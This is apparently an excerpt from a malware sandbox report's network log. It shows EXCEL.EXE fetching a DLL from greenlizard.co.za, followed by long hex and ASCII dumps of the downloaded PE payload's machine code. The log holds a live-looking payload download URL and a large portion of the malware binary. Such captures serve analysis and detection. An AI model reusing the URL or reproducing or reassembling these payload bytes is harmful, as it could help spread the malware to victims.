65 77 6f 72 6b 2f 66 73 73 2f 63 73 73 2f 66 73 73 2d 62 61 73 65 2d 67 6c 6f 62 61 6c 2e 63 73 73 22 20 2f 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 6d 65 64 69 61 3d 22 61 6c 6c 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 Data Ascii: 1da8<!doctype html><html lang="es"><head> <meta charset="UTF-8"> <meta name="viewport" content="width=device-width, initial-scale=1"> <link rel="profile" href="http://gmpg.org/xfn/11"><link rel="stylesheet" type="text/css" media="all" href="http://www.fundaciontheoz.cl/wp-content/themes/unfinityplus/infusion/framework/fss/css/fss-reset-global.css" /><link rel="stylesheet" type="text/css" media="all" href="http://www.fundaciontheoz.cl/wp-content/themes/unfinityplus/infusion/framework/fss/css/fss-base-global.css" /><link rel="stylesheet" type="text/css" media="all" href="http://ww

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	41.204.199.147	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-25 08:27:22 UTC	0	OUT	GET /amanah/HJErj/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: greenlizard.co.za Connection: Keep-Alive
2022-07-25 08:27:23 UTC	0	IN	HTTP/1.1 200 OK Cache-Control: no-cache, must-revalidate Pragma: no-cache Content-Type: application/x-msdownload Expires: Mon, 25 Jul 2022 08:27:22 GMT Last-Modified: Mon, 25 Jul 2022 08:27:22 GMT Server: Microsoft-IIS/10.0 Set-Cookie: 62de53eac40a4=1658737642; expires=Mon, 25-Jul-2022 08:28:22 GMT; Max-Age=60; path=/ Content-Disposition: attachment; filename="yXlTTXSuSsUlL.dll" Content-Transfer-Encoding: binary X-Powered-By: ASP.NET X-Powered-By-Plesk: PleskWin Date: Mon, 25 Jul 2022 08:27:22 GMT Connection: close Content-Length: 867840
2022-07-25 08:27:23 UTC	0	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 03 01 17 04 47 60 79 57 47 60 79 57 47 60 79 57 83 a5 b7 57 36 60 79 57 83 a5 b4 57 4e 60 79 57 83 a5 b6 57 70 60 79 57 bb 17 c7 57 46 60 79 57 bb 17 c5 57 44 60 79 57 47 60 78 57 a2 60 79 57 bb 17 c0 57 54 60 79 57 60 a6 b6 57 4a 60 79 57 60 a6 b3 57 46 60 79 57 60 a6 b0 57 46 60 79 57 47 60 ee 57 46 60 79 57 60 a6 b5 57 46 60 79 57 52 69 63 68 47 60 79 57 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$G`yWG`yWG`yWW6`yWWN`yWWp`yWWF`yWWD`yWG`xW`yWWT`yW`WJ`yW`WF`yW`WF`yWG`WF`yW`WF`yWRichG`yW

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2022-07-25 08:27:23 UTC</td><td>16</td><td>IN</td><td>Data Raw: cc
Data Ascii:</td></tr>
<tr><td>2022-07-25 08:27:23 UTC</td><td>32</td><td>IN</td><td>Data Raw: cc 48 8b c1 c3 cc cc cc cc cc cc cc cc cc cc cc cc 48 8b c1 c3 cc cc cc cc cc cc cc cc cc cc cc cc 48 8b c1 c3 cc cc cc cc cc cc cc cc cc cc cc cc 48 8b c1 c3 cc cc cc cc cc cc cc cc cc cc cc cc 48 8b c1 c3 cc cc cc cc cc cc cc cc cc cc cc 48 8b c1 c3 cc cc cc cc cc cc cc cc cc cc cc cc 48 8b c1 c3 cc cc cc cc cc cc cc cc cc cc cc cc 48 89 5c 24 08 4c 89 44 24 18 57 48 83 ec 30 48 8b fa 49 8b d1 48 8b d9 e8 05 8d ff ff 4c 8b 44 24 50 48 8b d7 4c 8d 48 20 48 8b cb 48 89 44 24 20 e8 b5 9b ff ff 48 8b 5c 24 40 48 8b c7 48 83 c4 30 5f c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 0f b6 02 44 0f b6 01 88 01 44 88 02 c3 cc cc cc 40 53 48 83 ec 20 33 c0 48 8b d9 89 41 08 48 89 41 10 48 89 41 18 48 8d 05 bb a8 06 00 48
Data Ascii: HHHHHHHH\$LD$WH0HIHLD$PHLH HHD$ H\$@HH0_DD@SH 3HAHAHAHH</td></tr>
<tr><td>2022-07-25 08:27:23 UTC</td><td>48</td><td>IN</td><td>Data Raw: 48 8b 5c 24 70 48 85 db 44 0f 45 f7 48 89 1e 41 8b c6 48 83 c4 38 41 5e 5f 5e 5b c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 48 89 4c 24 08 53 56 57 41 56 48 83 ec 38 48 c7 44 24 20 fe ff ff ff 48 8b f1 48 85 c9 75 0a b8 03 40 00 80 e9 88 00 00 00 33 ff 48 89 39 41 be 0e 00 07 80 44 89 74 24 68 48 89 7c 24 70 48 8d 15 df ed 08 00 8d 4f 28 e8 4f 29 03 00 48 8b d8 48 89 44 24 78 48 85 c0 74 2f 89 78 08 48 89 78 10 48 89 78 18 48 8d 05 6c 63 06 00 48 89 03 48 8d 05 e2 63 06 00 48 89 43 20 48 8b 0d 37 ea 08 00 48 8b 01 ff 50 08 eb 03 48 8b df 48 89 5c 24 70 eb 11 33 ff 48 8b 74 24 60 44 8b 74 24 68 48 8b 5c 24 70 48 85 db 44 0f 45 f7 48 89 1e
Data Ascii: H\$pHDEHAH8A^_^[HL$SVWAVH8HD$ HHu@3H9ADt$hH|$pHO(O)HHD$xHt/xHxHxHlcHHcHC H7HPH H\$p3Ht$`Dt$hH\$pHDEH</td></tr>
<tr><td>2022-07-25 08:27:23 UTC</td><td>64</td><td>IN</td><td>Data Raw: 07 80 e8 a3 32 ff ff 90 4c 8b c6 48 8d 15 4f 0b 06 00 48 8b 4d f8 e8 77 0e ff ff 4c 8b c7 48 8d 15 5c 0b 06 00 48 8b 4d f8 e8 64 0e ff ff 4c 8b c3 48 8d 15 59 0b 06 00 48 8b 4d f8 e8 51 0e ff ff 4c 8b 84 24 58 01 00 00 48 8d 15 51 0b 06 00 48 8d 8c 24 a0 00 00 00 ff 15 9b 4a 09 00 4c 8d 84 24 a0 00 00 00 48 8d 15 4c 0b 06 00 48 8b 4d f8 e8 1c 0e ff ff 4c 8b 84 24 60 01 00 00 48 8d 15 1c 0b 06 00 48 8d 4c 24 60 ff 15 69 4a 09 00 4c 8d 44 24 60 48 8d 15 2d 0b 06 00 48 8b 4d f8 e8 ed 0d ff ff 4c 8b 75 f8 41 83 be 64 01 00 00 00 74 48 4d 8b b6 98 01 00 00 49 8b 2e 49 8d 4f 20 e8 30 09 ff ff 4c 8b c0 48 8d 44 24 60 48 89 44 24 38 48 8d 84 24 a0 00 00 00 48 89 44 24 30 48 89 5c 24 28 48 89 7c 24 20 4c 8b ce 49 8b 57 18 49 8b ce ff 95 80 00 00 00 90 48 8b cb ff
Data Ascii: 2LHOHMwLH\HMdLHYHMQL$XHQH$JL$HLHML$`HHL$`iJLD$`H-HMLuAdtHMI.IO 0LHD$`HD$8HHD 0H\$(H|$ LIWIH</td></tr>
<tr><td>2022-07-25 08:27:23 UTC</td><td>80</td><td>IN</td><td>Data Raw: 0d 4c 89 40 10 49 89 50 10 4c 89 42 08 c3 4c 89 00 49 89 50 10 4c 89 42 08 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 4c 8b 02 49 8b 40 10 48 89 02 49 8b 40 10 80 78 19 00 75 04 48 89 50 08 48 8b 42 08 49 89 40 08 48 8b 01 48 3b 50 08 75 0d 4c 89 40 08 49 89 50 10 4c 89 42 08 c3 48 8b 42 08 48 3b 50 10 75 0d 4c 89 40 10 49 89 50 10 4c 89 42 08 c3 4c 89 00 49 89 50 10 4c 89 42 08 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 48 83 ec 28 4c 8b 01 48 8d 54 24 30 4d 8b c8 4d 8b 00 e8 7b f0 fe ff 48 83 c4 28 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 48 83 ec 28 4c 8b 01 48 8d 54 24 30 4d 8b c8 4d 8b 00 e8 c0 d5 fe ff 48 83 c4 28 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc
Data Ascii: L@IPLBLIPLBLI@HI@xuHPHBI@HH;PuL@IPLBHBH;PuL@IPLBLIPLBH(LHT$0MM{H(H(LHT$0MMH(</td></tr>
<tr><td>2022-07-25 08:27:23 UTC</td><td>96</td><td>IN</td><td>Data Raw: cc 40 53 48 83 ec 20 48 8b d9 e8 cc 9a fe ff 48 8b c3 48 83 c4 20 5b c3 cc cc cc cc cc cc cc cc cc 40 53 48 83 ec 20 48 8b d9 e8 ac 9a fe ff 48 8b c3 48 83 c4 20 5b c3 cc cc cc cc cc cc cc cc cc 48 8b 01 48 8b d1 80 78 19 00 74 0b 48 8b 40 10 48 89 01 48 8b c1 c3 48 8b 08 80 79 19 00 75 24 48 8b 41 10 80 78 19 00 75 44 66 0f 1f 44 00 00 48 8b c8 48 8b 40 10 80 78 19 00 74 f3 48 89 0a 48 8b c2 c3 48 8b 48 08 80 79 19 00 75 17 66 90 48 8b 01 48 39 02 75 0d 48 89 0a 48 8b 49 08 80 79 19 00 74 eb 48 8b 02 80 78 19 00 75 03 48 89 0a 48 8b c2 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 48 8b c1 c3 cc cc cc cc cc cc cc cc cc cc cc cc 48 8b c1 c3 cc cc cc cc cc cc cc cc cc cc
Data Ascii: @SH HHH [@SH HHH [HHxtH@HHHyu$HAxuDfDHH@xtHHHHyufHH9uHHIytHxuHHHH</td></tr>
<tr><td>2022-07-25 08:27:23 UTC</td><td>112</td><td>IN</td><td>Data Raw: cc e8 cb 2b 02 00 48 8b 9c 24 c0 00 00 00 48 81 c4 90 00 00 00 5f 5e 5d c3 cc 48 89 6c 24 10 48 89 74 24 18 57 41 56 41 57 48 83 ec 20 48 8b f1 48 8d 0d b3 ec 07 00 49 8b e9 4d 8b f0 44 8b fa e8 89 45 fe ff 48 8b f8 48 85 c0 74 49 48 89 70 08 48 8b 00 48 8b cf 48 89 5c 24 40 ff 50 10 48 8d 4f 28 48 8b d0 4c 8b c7 e8 7c 5b fe ff 48 8b 5f 28 ba 08 00 00 00 4c 8b c3 48 8b ce ff 15 37 8b 08 00 4c 8b cd 4d 8b
Data Ascii: +H$H_^]Hl$Ht$WAVAWH HHIMDEHHtIHpHHH\$@PHO(HL|[H_(LH7LM</td></tr>
<tr><td>2022-07-25 08:27:23 UTC</td><td>128</td><td>IN</td><td>Data Raw: 48 8b c3 48 83 c4 20 5b c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 33 c0 48 89 01 48 89 41 08 48 89 41 10 48 89 41 18 48 89 41 20 88 41 28 48 8b c1 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 33 c0 89 41 78 48 89 41 08 48 89 41 1c 48 89 41 10 89 41 18 48 c7 41 2c 6b 00 00 00 48 89 41 40 48 89 41 60 48 89 41 68 89 41 70 48 89 81 80 00 00 00 89 41 34 48 8b c1 c7 41 24 66 00 00 00 c7 41 28 6a 00 00 00 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 33 c0 48 89 01 48 89 41 08 89 41 10 48 8b c1 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 48 89 5c 24 08 57 48 83 ec 20 b8 e8 03 00 00 83 fa 64 48 8b d9 0f 4c d0 33 ff 8b c2 89 39 89 51 04 48 03 c0 b9 ff ff ff ff 48 3b c1 76 04
Data Ascii: HH [3HHAHAHAHA A(H3AxHAHAHAAHA,kHA@HA`HAhApHA4HA$fA(j3HHAAHH\$WH dHL39QHH;v</td></tr>
<tr><td>2022-07-25 08:27:23 UTC</td><td>144</td><td>IN</td><td>Data Raw: 48 8b c8 ff 15 e8 06 08 00 4c 8b d0 48 85 c0 75 07 4c 8b 15 f9 08 08 00 48 8b 4c 24 68 8b 41 14 44 8b 49 10 44 0f b7 41 1a 0f b7 51 18 89 44 24 20 41 ff d2 48 8b 4c 24 60 48 8b 54 24 68 8b d8 48 8b 01 ff 50 60 48 8b 4c 24 60 48 85 c9 74 06 48 8b 01 ff 50 10 48 8b 4c 24 30 ff 15 00 09 08 00 8b c3 48 83 c4 40 5b c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 48 83 ec 48 0f b6 44 24 30 4c 8b d2 48 8b d1 49 8b ca 88 44 24 20 e8 c1 ce fd ff 48 83 c4 48 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 48 89 11 c3 cc cc cc cc cc cc cc cc cc cc cc cc 48 89 5c 24 08 57 48 83 ec 20 48 8b f9 48 8b 09 48 8b da 48 3b ca 74 09 ff 15 62 08 08 00
Data Ascii: HLHuLHL$hADIDAQD$ AHL$`HT$hHP`HL$`HtHPHL$0H@[HHD$0LHID$ HHHH\$WH HHHH;tb</td></tr>
<tr><td>2022-07-25 08:27:23 UTC</td><td>160</td><td>IN</td><td>Data Raw: c3 48 85 d2 74 14 48 8b 49 70 33 c0 48 89 0a ba ff ff 00 80 48 85 c9 0f 44 c2 f3 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 48 85 c9 74 07 48 81 c1 08 ff ff ff f7 41 64 00 01 00 00 b8 03 40 00 80 74 06 b8 05 40 00 80 c3 48 85 d2 74 14 48 8b 49 70 33 c0 48 89 0a ba ff ff 00 80 48 85 c9 0f 44 c2 f3 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 48 8d 05 ef a8 fd ff c3 cc cc cc cc cc cc cc cc 33 c0 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc 48 8d 05 79 fa 06 00 c3 cc cc cc cc cc cc cc cc 33 c0 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc 8b c1 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc b8 00 00 00 56 85 c9 0f 44 c8 8b c1 c3 cc cc cc 48 89 5c 24 08 48 89 6c 24 10 48 89 74 24 18 57 48 83 ec 20 48 8d 2d c5 c7 04 00 48 8b f1
Data Ascii: HtHIp3HHDHtHAd@t@HtHIp3HHDH3Hy3VDH\$HlHtWH H-H</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
2022-07-25 08:27:23 UTC	176	IN	Data Raw: fd ff cc cc cc 48 83 e9 40 e9 6a 5e fd ff cc cc cc 48 83 e9 48 e9 5e 5e fd ff cc cc cc 48 83 e9 50 e9 52 5e fd ff cc cc cc 48 83 e9 58 e9 46 5e fd ff cc cc cc 48 83 e9 60 e9 3a 5e fd ff cc cc cc 4d 8b c8 4c 8b c2 48 8d 15 6b 90 04 00 e9 fb 6e fd ff cc cc cc cc cc cc cc cc cc cc cc cc cc cc 4d 8b c8 4c 8b c2 48 8d 15 e3 8c 04 00 e9 db 6e fd ff cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc b8 01 40 00 80 c3 cc cc cc cc cc cc cc cc cc cc 48 85 c9 74 0c 48 81 c1 30 ff ff ff e9 67 59 fd ff e9 62 59 fd ff cc cc cc cc cc cc cc cc cc cc cc b8 01 40 00 80 c3 cc cc cc cc cc cc cc cc cc cc 33 c0 c3 cc cc cc cc cc cc cc c c cc cc cc cc cc 48 89 5c 24 18 55 56 57 48 81 ec 80 02 00 00 48 8b 05 0a ce 06 00 48 33 c4 48 89 84 24 70 02 00 00 44 8b 49 08 33 ed 48 8b f2 4c 8b c2 48 Data Ascii: H@j^HH^^HPR^HXF^H`:^MLHknMLHn@HtH0gYbY@3H\$UVWHHH3H$pDI3HLH
2022-07-25 08:27:23 UTC	192	IN	Data Raw: 45 c7 44 24 64 4e 4a 24 37 c7 44 24 68 46 1a d3 a3 c7 44 24 6c 0d be 3f 38 c7 44 24 70 6b bc dd 6c c7 44 24 74 3a 48 cf 6c c7 44 24 78 0c 1a cf 1b c7 44 24 7c 58 02 cc 7a c7 45 80 42 3e d5 34 c7 45 84 31 61 f9 4d c7 45 88 3e 69 ad 1f c7 45 8c 76 1e d1 07 c7 45 90 65 7f f3 f7 c7 45 94 d8 75 54 29 c7 45 98 38 89 0b 71 c7 45 9c 6c db 0b 0e c7 45 a0 10 c3 08 57 c7 45 a4 32 f3 15 1d c7 45 a8 1c a0 3d 70 c7 45 ac 20 a8 69 12 c7 45 b0 20 df 14 6e c7 45 b4 65 8e 69 e6 c7 45 b8 e7 c8 10 a1 c7 45 bc 35 fc 02 a9 c7 45 c0 61 b0 20 df c7 45 c4 1d 04 0d be c7 45 c8 3e 5e 7a fc c7 45 cc 10 0d 5a 66 c7 45 d0 cf 65 00 7c c7 45 d4 81 13 54 38 c7 45 d8 45 59 7a bd c7 45 dc 1d 65 31 29 c7 45 e0 1c 00 81 64 c7 45 e4 30 61 46 64 c7 45 e8 58 8d 00 2f c7 45 ec 54 7a 3c 75 c7 45 Data Ascii: EDdNJ7DhFDl?8D$pklD$t:HlDxD|XzEB>4E1aME>iEvEeEuT)E8qElEWE2E=pE iE nEeiEE5Ea EE>^zEZfEe|ET8EEYzEe1)EdE0aFdEX/ETz<uE
2022-07-25 08:27:23 UTC	208	IN	Data Raw: e8 f1 c9 fc ff 48 8d 4d 20 48 8b d8 e8 e5 c9 fc ff 48 8b 55 18 4c 8b cb 48 8b cf 4c 8b c0 ff 96 48 02 00 00 48 8b 74 24 68 33 c0 48 83 c4 20 41 5f 41 5e 5f 5d 5b c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 40 53 55 57 41 54 41 55 41 56 41 57 48 81 ec 90 00 00 00 48 8b 05 76 4e 06 00 48 33 c4 48 89 44 24 70 48 8b d9 48 8d 4a 20 45 8b f9 4d 8b f0 48 8b ea e8 5e c9 fc ff 48 8b 55 18 48 8b 4b f8 4c 8d 05 da 24 04 00 4c 8b c8 e8 48 cd fc ff 49 8b ce e8 3f c9 fc ff 48 8b 4b f8 48 8d 15 df 21 04 00 4c 8b c0 e8 c8 cd fc ff 48 8b 4b f8 48 8d 05 54 cf 03 00 4c 8d 05 59 cf 03 00 45 85 ff 48 8d 15 bb 24 04 00 4c 0f 45 c0 e8 a3 cd fc ff 44 8b ac 24 f0 00 00 00 4c 8d 05 9b c8 03 00 48 Data Ascii: HM HHULHLHHt$h3H A_A^_][@SUWATAUAVAWHHvNH3HD$pHHJ EMH^HUHKL$LHI?HKH!LHKHTLYEH$ LED$LH
2022-07-25 08:27:23 UTC	224	IN	Data Raw: cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 40 53 55 56 57 41 56 41 57 48 81 ec f8 00 00 00 48 8b 05 c9 0e 06 00 48 33 c4 48 89 84 24 e0 00 00 00 4c 8b b4 24 50 01 00 00 48 8b f9 48 8d 4a 20 41 8b e9 49 8b d8 48 8b f2 e8 a6 89 fc ff 48 8b 56 18 48 8b 4f f8 4c 8d 05 d2 ec 03 00 4c 8b c8 e8 90 8d fc ff 48 8b 4f f8 48 8d 15 cf eb 03 00 4d 8b c6 e8 18 8e fc ff 4c 8d 05 20 8b 03 00 48 8d 8c 24 a0 00 00 00 4c 8b cb ba 20 00 00 00 e8 e0 9f fc ff 48 8b 4f f8 4c 8d 84 24 a0 00 00 00 48 8d 15 20 8b 03 00 e8 e4 8d fc ff 4c 8b 8c 24 58 01 00 00 4c 8d 05 e4 8a 03 00 48 8d 4c 24 60 ba 20 00 00 00 e8 aa 9f fc ff 48 8b 4f f8 4c 8d 44 24 60 48 8d 15 75 eb 03 00 e8 b1 8d fc ff 4c 8d 05 b9 8a 03 00 48 8d 4c 24 40 44 8b cd ba 10 00 00 00 e8 7c 9f fc ff 48 8b 4f f8 4c Data Ascii: @SUVWAVAWHHH3HLPHHJ AIHHVHOLLHOHML H$L HOL$H L$XLHL$` HOLD$`HuLHL$@D|HOL
2022-07-25 08:27:23 UTC	240	IN	Data Raw: cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 48 89 5c 24 08 57 48 83 ec 30 33 d2 48 8b f9 48 8d 44 24 48 4c 8d 0d 3d ad 03 00 48 8d 0d 5e b9 03 00 44 8d 42 15 48 c7 44 24 48 00 00 00 00 48 89 44 24 20 ff 15 f6 8c 06 00 8b d8 85 c0 78 10 48 8b 57 10 48 8b 4c 24 48 e8 21 48 fc ff 8b d8 48 8b 4c 24 48 48 85 c9 74 06 48 8b 01 ff 50 10 8b c3 48 8b 5c 24 40 48 83 c4 30 5f c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 48 8b c1 c3 cc cc cc cc cc cc cc cc cc cc cc cc 48 89 5c 24 10 48 89 6c 24 18 48 89 7c 24 Data Ascii: H\$WH03HHD$HL=H^DBHD$HHD$ xHWHL$H!HHL$HHtHPH\$@H0_HH\$Hl$H\|$
2022-07-25 08:27:23 UTC	256	IN	Data Raw: 15 b0 05 00 48 8d 44 24 38 48 83 c0 08 48 89 05 a5 af 05 00 48 8b 05 fe af 05 00 48 89 05 6f ae 05 00 c7 05 55 ae 05 00 09 04 00 c0 c7 05 4f ae 05 00 01 00 00 00 83 7c 24 48 00 76 10 48 83 7c 24 50 00 75 08 c7 44 24 48 00 00 00 00 83 7c 24 48 0e 76 0a 8b 44 24 48 ff c8 89 44 24 48 8b 44 24 48 ff c0 89 05 2f ae 05 00 b8 08 00 00 00 48 6b c0 00 48 8d 0d 27 ae 05 00 8b 54 24 40 48 89 14 01 c7 44 24 20 00 00 00 00 eb 0a 8b 44 24 20 ff c0 89 44 24 20 8b 44 24 48 39 44 24 20 73 22 8b 44 24 20 8b 4c 24 20 ff c1 8b c9 48 8d 15 ee ad 05 00 4c 8b 44 24 50 49 8b 04 c0 48 89 04 ca eb ca 48 8d 0d d8 ce 03 00 e8 27 fd ff ff 48 83 c4 38 c3 cc cc 33 d2 44 8d 42 0a e9 cd 8a 00 00 cc 4c 8b ca 33 d2 44 8d 42 0a e9 ee 8a 00 00 cc cc 4c 8b ca 33 d2 44 8d 42 0a e9 9a 8d 00 00 Data Ascii: HD$8HHHHoUO\|$HvH|PuDH|HvDHDHDH/HkH'T$@HD$ D$ D$ D$H9D$ s"D$ L$ HLD$PIHH' H83DBL3DBL3DB
2022-07-25 08:27:23 UTC	272	IN	Data Raw: 5b 18 49 8b 73 20 49 8b 7b 28 49 8b e3 5d c3 cc cc 48 8b 0d 79 74 05 00 48 ff 25 12 07 06 00 cc cc 48 89 0d 69 74 05 00 c3 48 89 5c 24 08 48 89 6c 24 10 48 89 74 24 18 57 48 83 ec 30 48 8b e9 48 8b 0d 4a 74 05 00 41 8b d9 49 8b f8 48 8b f2 ff 15 db 06 06 00 44 8b cb 4c 8b c7 48 8b d6 48 8b cd 48 85 c0 74 17 48 8b 5c 24 40 48 8b 6c 24 48 48 8b 74 24 50 48 83 c4 30 5f 48 ff e0 48 8b 44 24 60 48 89 44 24 20 e8 54 00 00 00 cc cc cc cc 48 83 ec 38 48 83 64 24 20 00 45 33 c9 45 33 c0 33 d2 33 c9 e8 7f ff ff ff 48 83 c4 38 c3 cc cc 48 83 ec 38 48 83 64 24 20 00 45 33 c9 45 33 c0 33 d2 33 c9 e8 5f ff ff ff 48 83 64 24 20 00 45 33 c9 45 33 c0 33 d2 33 c9 e8 02 00 00 00 cc cc 48 83 ec 28 b9 17 00 00 00 e8 36 a7 01 00 85 c0 74 07 b9 05 00 00 00 cd 29 41 b8 01 00 00 Data Ascii: [Is I{(I]HytH%HitH\$HlHtWH0HHJtAIHDLHHHtH\$@HlHHtPH0_HHD$`HD$ TH8Hd$ E3E333H8H8Hd$ E 3E333_Hd$ E3E333H(6t)A
2022-07-25 08:27:23 UTC	288	IN	Data Raw: 24 20 80 01 00 00 e8 d6 1a 01 00 85 c0 0f 85 d9 fd ff ff ff 05 fc 3a 05 00 8b 44 24 68 41 89 76 18 41 89 46 1c 45 89 66 08 4d 89 26 49 8b c6 4d 89 66 10 4d 89 66 28 48 8b 5c 24 60 48 8b 6c 24 70 48 8b 74 24 78 48 83 c4 30 41 5f 41 5e 41 5d 41 5c 5f c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 66 66 0f 1f 84 00 00 00 00 00 48 81 ec d8 04 00 00 4d 33 c0 4d 33 c9 48 89 64 24 20 4c 89 44 24 28 e8 74 67 01 00 48 81 c4 d8 04 00 00 c3 cc cc cc cc cc cc 66 0f 1f 44 00 00 48 89 4c 24 08 48 89 54 24 18 44 89 44 24 10 49 c7 c1 20 05 93 19 eb 08 cc cc cc cc cc cc 66 90 c3 cc cc cc cc cc cc 66 0f 1f 84 00 00 00 00 00 c3 cc cc cc 48 83 ec 28 48 85 c9 75 15 e8 e6 c0 ff ff c7 00 16 00 00 00 e8 a3 bf ff ff 83 c8 ff eb 03 8b 41 1c 48 83 c4 28 c3 cc cc 48 89 Data Ascii: $:D$hAvAFEfM&IMfMf(H\$`HlpHtxH0A_A^A]A_ffHM3M3Hd$ LD$(tgHfDHL$HTDDI ffH(HuAH(H
2022-07-25 08:27:23 UTC	304	IN	Data Raw: 81 e3 00 ff ff ff 0b d8 89 5c 24 48 33 db 49 39 1c 24 74 50 48 39 5c 24 40 74 3e f7 05 c0 fe 04 00 00 10 00 00 75 32 48 8d 4d 87 b2 20 e8 fb ed ff ff 48 8d 4c 24 30 49 8b d4 0f 10 00 f3 0f 7f 44 24 30 e8 fd f6 ff ff 48 8d 54 24 30 48 8d 4c 24 40 e8 ee f6 ff ff eb 0b 41 0f 10 04 24 f3 0f 7f 44 24 40 81 65 8f 00 00 ff ff 4c 8b e3 48 89 5d 87 39 5d 7f 74 5f 48 8d 4d a7 33 d2 e8 9f 39 00 00 48 8d 15 c4 2c 03 00 48 8d 4d 97 48 8b d8 e8 58 ee ff ff 48 8d 4c 24 30 48 8b d3 0f 10 00 f3 0f 7f 44 24 30 e8 9a f6 ff ff 48 8d 54 24 30 48 8d 4c 24 40 e8 8b f6 ff ff f7 05 21 fe 04 00 00 10 00 00 74 0a 0f 28 44 24 40 e9 a8 fa ff ff 0f 28 75 87 eb 3c 45 33 c0 48 8d 0d 19 fe 04 00 41 8d 50 10 e8 5c 2b 00 00 4c 8b e0 48 85 c0 74 0f 88 58 08 81 60 08 ff 00 ff ff 48 89 18 eb Data Ascii: \$H3I9$tPH9\$@t>u2HM HL$0ID$0HT$0HL$@AD@eLH]9]t_HM39H,HMHXHL$0HD$0HT$0HL$@!t (D$@(u<E3HAP\+LHtX`H

Timestamp	kBytes transferred	Direction	Data
2022-07-25 08:27:23 UTC	320	IN	Data Raw: ba 01 00 00 00 75 0a 48 8b cb e8 7a b3 ff ff eb 3e 48 8d 4d f0 e8 1b af ff ff 48 8d 15 8c ec 02 00 48 8d 4d e0 0f 10 00 f3 0f 7f 45 e0 e8 6f b8 ff ff 0f 28 45 e0 48 8d 4d e0 48 8b d3 66 0f 7f 45 e0 e8 fe b6 ff ff 0f 28 45 e0 f3 0f 7f 03 48 8b c3 48 8b 5c 24 50 48 83 c4 40 5d c3 48 89 5c 24 08 57 48 83 ec 40 48 8b f9 48 8b 0d 58 be 04 00 8a 01 84 c0 75 0f ba 01 00 00 00 48 8b cf e8 b1 ae ff ff eb 45 33 d2 3c 3f 75 37 48 ff c1 48 89 0d 33 be 04 00 48 8d 4c 24 20 e8 41 de ff ff 48 8d 4c 24 30 b2 2d 48 8b d8 e8 7e ad ff ff 48 8b d3 48 8b cf 0f 10 00 f3 0f 7f 07 e8 84 b6 ff ff eb 08 48 8b cf e8 16 de ff ff 48 8b c7 48 8b 5c 24 50 48 83 c4 40 5f c3 